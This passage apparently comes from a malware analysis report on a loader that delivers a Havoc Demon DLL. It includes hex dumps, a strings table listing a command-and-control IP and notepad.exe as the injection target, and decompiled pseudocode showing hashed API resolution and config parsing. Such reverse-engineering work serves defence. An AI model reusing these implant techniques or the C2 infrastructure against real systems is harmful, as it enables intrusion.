021BF6CA8040  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 2E000000 74786574 00000000 00000177 00000010 00000178 00000004  ....................................text....w.......x...........
021BF6CA8080  00000000 00000000 20000000 2E600000 61746164 60000000 00000009 00000190 0000000A 0000017C 00000000 00000000 40000000 2EC00000 74616472 E0000061  ............`..`.data...`...........|...........@....rdata......
021BF6CA80C0  00000002 000001A0 00000004 00000186 00000000 00000000 40000000 2E400000 74616465 48000061 00000000 000001B0 00000002 0000018A 00000000 00000000  ............................@..@.edata..H.......................
021BF6CA8100  40000000 2E400000 74616469 14000061 00000000 000001C0 00000002 0000018C 00000000 00000000 40000000 2EC00000 6F6C6572 EC000063 00000000 000001D0  ...@..@.idata...........................@....reloc..............
021BF6CA8140  00000002 0000018E 00000000 00000000 40000000 00420000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000  ....................@..B........................................
UNKNOWN 0000021BF6CA7F1C: debug053:0000021BF6CA7F1C
```

Next, we set a breakpoint on the NTAPIs to extract the shellcode from the loader. The shellcode turned out to be a malicious Havoc DLL, which we will look into in the next section.

Stage 3 – Malicious Havoc Demon.

Initial analysis of this DLL file points it to Demon DLL, a payload that is part of the post-exploitation framework known as Havoc.


Type: PE64 · Sections · ☑ ANSI · □ UTF8 · ☑ Unicode · □ C Strings · 5 · □ Links

Filter:

Number	Offset	Address		Size	Type	String
371	0001685f	000000026aa1...	Section(0)['.text']	06	A	([^_A\
372	00016cbf	000000026aa1...	Section(0)['.text']	05	A	D$Ht,
373	00016d70	000000026aa1...	Section(0)['.text']	05	A	ATWSH
374	00016dfb	000000026aa1...	Section(0)['.text']	05	A	99zDu
375	00016f60	000000026aa1...	Section(0)['.text']	09	A	AUATUWVSH
376	00016fca	000000026aa1...	Section(0)['.text']	08	A	[^_]A\A]
377	00017050	000000026aa1...	Section(0)['.text']	0c	A	AWAVAUATUWV1
378	000171eb	000000026aa1...	Section(0)['.text']	05	A	D$zBM
379	00017257	000000026aa1...	Section(0)['.text']	05	A	L$pE1
380	00017297	000000026aa1...	Section(0)['.text']	05	A	I$(E1
381	000173bb	000000026aa1...	Section(0)['.text']	0c	A	[^_]A\A]A^A_
382	000173e4	000000026aa1...	Section(0)['.text']	0a	A	AVAUATUWVH
383	000175c0	000000026aa1...	Section(0)['.text']	05	A	D$Xu▬
384	00017a8e	000000026aa1...	Section(0)['.text']	0c	A	[^_]A\A]A^A_
385	00017df4	000000026aa1...	Section(1)...	1f	U	C:\Windows\System32\notepad.exe
386	00017e38	000000026aa1...	Section(1)...	1f	U	C:\Windows\SysWOW64\notepad.exe
387	00017eb6	000000026aa1...	Section(1)...	0f	U	206.188.197.113
388	00017ee2	000000026aa1...	Section(1)...	6d	U	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 ...
389	00017fc6	000000026aa1...	Section(1)...	11	U	Content-type: */*
390	00018822	000000026aa1...	Section(2)...	05	A	,➔➔nZ
391	0001886a	000000026aa1...	Section(2)...	07	A	~=d]↓s`
392	00018a32	000000026aa1...	Section(3)...	0d	A	demon.x64.dll
393	00018a40	000000026aa1...	Section(3)...	07	A	DllMain

Havoc Demon DLL

Injecting into notepad.


Upon analysis, we found that the DLL payload contains 4 important subroutines (renamed on IDA for convenience), which are responsible for the facilitation of payload's activities, which are as follows:

① DemonInit.

② DemonConfig.


③ DemonMetadata.

④ DemonRoutine.




```
void __fastcall __noreturn sub_26AA08D20(__int64 a1, __int64 *a2)
{
  char v2[2378]; // [rsp+2Eh] [rbp-94Ah] BYREF

  memset(v2, 0, 0x942uLL);
  qword_26AA19400 = (__int64)v2;
  DemonInit(a1, a2);
  DemonMetaData(qword_26AA19400, 1LL);
  DemonRoutine();
}
```

Now, let us dive into each one of the functions, looking into some key artifacts.




```
  return result;
v11 = LdrFunctionAddr(*(_QWORD *)(qword_26AA19400 + 2122), -51942474);//   /* resolve ntdll.dll functions */
v12 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 312) = v11;
v13 = LdrFunctionAddr(*(_QWORD *)(v12 + 2122), -1639617981);
v14 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 304) = v13;
v15 = LdrFunctionAddr(*(_QWORD *)(v14 + 2122), 1005145178);
v16 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 320) = v15;
v17 = LdrFunctionAddr(*(_QWORD *)(v16 + 2122), -1351351439);
v18 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 328) = v17;
v19 = LdrFunctionAddr(*(_QWORD *)(v18 + 2122), 1940514007);
v20 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 336) = v19;
v21 = LdrFunctionAddr(*(_QWORD *)(v20 + 2122), 795719144);
v22 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 368) = v21;
v23 = LdrFunctionAddr(*(_QWORD *)(v22 + 2122), 5752623);
v24 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 376) = v23;
v25 = LdrFunctionAddr(*(_QWORD *)(v24 + 2122), 2131895541);
v26 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 344) = v25;
v27 = LdrFunctionAddr(*(_QWORD *)(v26 + 2122), 970442896);
v28 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 352) = v27;
v29 = LdrFunctionAddr(*(_QWORD *)(v28 + 2122), 232676573);
```

Retrieving Virtual Address of functions from NTDLL.dll




```
if ( v127 >= 0 )                         //   /* resolve Windows version */
{
  v129 = v264;
  if ( v264 > 4 )
  {
    if ( v264 != 5 )
    {
      if ( v264 == 6 )
      {
        if ( v265 )
        {
          switch ( v265 )
          {
            case 1:
              if ( v266 == 1 )
                v129 = 4;
              break;
            case 2:
              v129 = (v266 == 1) + 7;
              break;
            case 3:
              v129 = (v266 != 1) + 8;
              break;
            default:
              goto LABEL_29;
          }
        }
        else
        {
          v129 = (v266 != 1) + 2;
        }
```

Resolving Windows Versions.




```
  *(_QWORD *)(v128 + 2130) = v130;              //  /* load kernel32.dll functions */
  if ( v130 )
  {
    v131 = LdrFunctionAddr(*(_QWORD *)(qword_26AA19400 + 2130), -1224265743);
    v132 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 760) = v131;
    v133 = LdrFunctionAddr(*(_QWORD *)(v132 + 2130), 1533776010);
    v134 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 992) = v133;
    v135 = LdrFunctionAddr(*(_QWORD *)(v134 + 2130), -396931059);
    v136 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 808) = v135;
    v137 = LdrFunctionAddr(*(_QWORD *)(v136 + 2130), 1913076571);
    v138 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 936) = v137;
    v139 = LdrFunctionAddr(*(_QWORD *)(v138 + 2130), 474278034);
    v140 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 952) = v139;
    v141 = LdrFunctionAddr(*(_QWORD *)(v140 + 2130), 839061138);
    v142 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 944) = v141;
    v143 = LdrFunctionAddr(*(_QWORD *)(v142 + 2130), 623580541);
    v144 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 768) = v143;
    v145 = LdrFunctionAddr(*(_QWORD *)(v144 + 2130), -210059211);
    v146 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 776) = v145;
    v147 = LdrFunctionAddr(*(_QWORD *)(v146 + 2130), -1334861400);
    v148 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 784) = v147;
    v149 = LdrFunctionAddr(*(_QWORD *)(v148 + 2130), 1140254559);
    v150 = qword_26AA19400;
    *(_QWORD *)(qword_26AA19400 + 792) = v149;
    v151 = LdrFunctionAddr(*(_QWORD *)(v150 + 2130), -1768625689);
    v152 = qword_26AA19400;
```

000077C3 DemonInit:534 (26AA083C3)
Retrieving Virtual Address of functions from kernel32.dll




```
  }
  DemonConfig();
  if ( *(_DWORD *)(qword_26AA19400 + 222) )
    SysInitialize(*(_QWORD *)(qword_26AA19400 + 2122));
  v253 = 0LL;
  ShuffleArray(v262, 11LL);
  while ( 1 )
  {
    result = ((__int64 (*)(void))v262[v253])();
    if ( !(_DWORD)result )
      break;
    if ( ++v253 == 11 )
    {
      v254 = qword_26AA19400;
      if ( a2 )
      {
```


The **DemonInit** function is responsible for loading modules like ntdll.dll and kernel32.dll via PEB (Process-Environment Block). It then resolves or retrieves the functions from those loaded modules and finally calls another subroutine, DemonConfig.




```
  __int64 v71; // rax
  unsigned __int64 v72; // rcx
  __int64 v73; // rax
  __int64 v74; // rsi
  unsigned int v76; // [rsp+2Ch] [rbp-6Ch] BYREF
  _QWORD v77[13]; // [rsp+30h] [rbp-68h] BYREF

  v0 = 8LL;
  v1 = v77;
  v76 = 0;
  while ( v0 )
  {
    *v1++ = 0;
    --v0;
  }
  ParserNew(v77, &unk_26AA191E0, 538LL);
  memset(&unk_26AA191E0, 0, 0x21AuLL);
  *(_DWORD *)(qword_26AA19400 + 96) = ParserGetInt32(v77);
  *(_DWORD *)(qword_26AA19400 + 100) = ParserGetInt32(v77);
  *(_DWORD *)(qword_26AA19400 + 252) = ParserGetInt32(v77);
  *(_DWORD *)(qword_26AA19400 + 256) = ParserGetInt32(v77);
  v2 = ParserGetBytes(v77, &v76);
  v3 = qword_26AA19400;
  v4 = (const void *)v2;
  v5 = (*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, v76);
  v6 = v76;
  *(_QWORD *)(v3 + 260) = v5;
  qmemcpy(*(void **)(qword_26AA19400 + 260), v4, v6);
  v7 = ParserGetBytes(v77, &v76);
  v8 = qword_26AA19400;
  v9 = (const void *)v7;
  v10 = (*(__int64 (__fastcall **)(__int64, _QWORD))(qword_26AA19400 + 936))(64LL, v76);
  v11 = v76;
  *(_QWORD *)(v8 + 268) = v10;
  qmemcpy(*(void **)(qword_26AA19400 + 268), v9, v11);
  *(_DWORD *)(qword_26AA19400 + 210) = ParserGetInt32(v77);
  v12 = ParserGetInt32(v77);
  v13 = qword_26AA19400;
```




```
.data:000000026AA191F1                  db    0
.data:000000026AA191F2                  db    0
.data:000000026AA191F3 aCWindowsSystem  db 0,'C',0,':',0,'\',0,'W',0,'i',0,'n',0,'d',0,'o',0,'w',0,'s',0,'\',0 ; C:\Windows\System32\notepad.exe
.data:000000026AA1920A                  db 'S',0,'y',0,'s',0,'t',0,'e',0,'m',0,'3',0,'2',0,'\',0,'n',0,'o',0,'t'
.data:000000026AA19221                  db 0,'e',0,'p',0,'a',0,'d',0,'.',0,'e',0,'x',0,'e',0
.data:000000026AA19232                  db    0
.data:000000026AA19233                  db    0
.data:000000026AA19234                  db  40h ; @
.data:000000026AA19235                  db    0
.data:000000026AA19236                  db    0
.data:000000026AA19237                  db    0
.data:000000026AA19238 aCWindowsSyswow  db 'C',0,':',0,'\',0,'W',0,'i',0,'n',0,'d',0,'o',0,'w',0,'s',0,'\',0,'S' ; C:\Windows\SysWOW64\notepad.exe
.data:000000026AA1924F                  db 0,'y',0,'s',0,'W',0,'O',0,'W',0,'6',0,'4',0,'\',0,'n',0,'o',0,'t',0
.data:000000026AA19266                  db 'e',0,'p',0,'a',0,'d',0,'.',0,'e',0,'x',0,'e'
.data:000000026AA19275                  db    0
.data:000000026AA19276                  db    0
.data:000000026AA19277                  db    0
```



